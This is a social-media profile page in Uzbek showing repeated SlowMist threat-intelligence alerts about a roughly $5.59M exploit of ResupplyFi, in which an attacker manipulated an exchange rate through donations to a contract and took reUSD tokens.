
SlowMist_Team
25 Postlar
SlowMist_Team
Shikoyat qilish
Foydalanuvchini bloklash
0 Kuzatilmoqda
1 Kuzatuvchilar
2 Yoqdi
Postlar

🚨SlowMist TI ogohlantiruvi🚨
Bizning MistEye monitoring tizimimiz @ResupplyFi ishtirokidagi shubhali tranzaksiyalarni aniqladi, yo‘qotishlar taxminan $5.59M.
Hujumchi cvcrvUSD Controller konturiga xayriyalar berish orqali cvcrvUSD ayirboshlash kursini manipulyatsiya qilib, oxir-oqibat katta miqdordagi reUSD tokenlarini o‘g‘irladi.
Har doimgidek, hushyor bo‘ling!
🚨SlowMist TI ogohlantiruvi🚨
Bizning MistEye monitoring tizimimiz @ResupplyFi ishtirokidagi shubhali tranzaksiyalarni aniqladi, yo‘qotishlar taxminan $5.59M.
Hujumchi cvcrvUSD Controller konturiga xayriyalar berish orqali cvcrvUSD ayirboshlash kursini manipulyatsiya qilib, oxir-oqibat katta miqdordagi reUSD tokenlarini o‘g‘irladi.
Har doimgidek, hushyor bo‘ling!
Bizning MistEye monitoring tizimimiz @ResupplyFi ishtirokidagi shubhali tranzaksiyalarni aniqladi, yo‘qotishlar taxminan $5.59M.
Hujumchi cvcrvUSD Controller konturiga xayriyalar berish orqali cvcrvUSD ayirboshlash kursini manipulyatsiya qilib, oxir-oqibat katta miqdordagi reUSD tokenlarini o‘g‘irladi.
Har doimgidek, hushyor bo‘ling!
4

🚨SlowMist TI Alert🚨
Bizning MistEye monitoring tizimimiz @ResupplyFi ishtirokidagi shubhali tranzaksiyalarni aniqladi, taxminan $5.59M miqdorida zarar ko‘rilgan.
Hujumchi crvUSD Controller shartnomasiga xayr-ehsonlar qilib, cvcrvUSD birja kursini manipulyatsiya qildi va oxir-oqibat juda katta miqdorda reUSD tokenlarini o‘g‘irladi.
Har doimgidek, hushyor bo‘ling!
🚨SlowMist TI Alert🚨
Bizning MistEye monitoring tizimimiz @ResupplyFi ishtirokidagi shubhali tranzaksiyalarni aniqladi, taxminan $5.59M miqdorida zarar ko‘rilgan.
Hujumchi crvUSD Controller shartnomasiga xayr-ehsonlar qilib, cvcrvUSD birja kursini manipulyatsiya qildi va oxir-oqibat juda katta miqdorda reUSD tokenlarini o‘g‘irladi.
Har doimgidek, hushyor bo‘ling!
Bizning MistEye monitoring tizimimiz @ResupplyFi ishtirokidagi shubhali tranzaksiyalarni aniqladi, taxminan $5.59M miqdorida zarar ko‘rilgan.
Hujumchi crvUSD Controller shartnomasiga xayr-ehsonlar qilib, cvcrvUSD birja kursini manipulyatsiya qildi va oxir-oqibat juda katta miqdorda reUSD tokenlarini o‘g‘irladi.
Har doimgidek, hushyor bo‘ling!
2

🚨 SlowMist TI ogohlantirishi 🚨

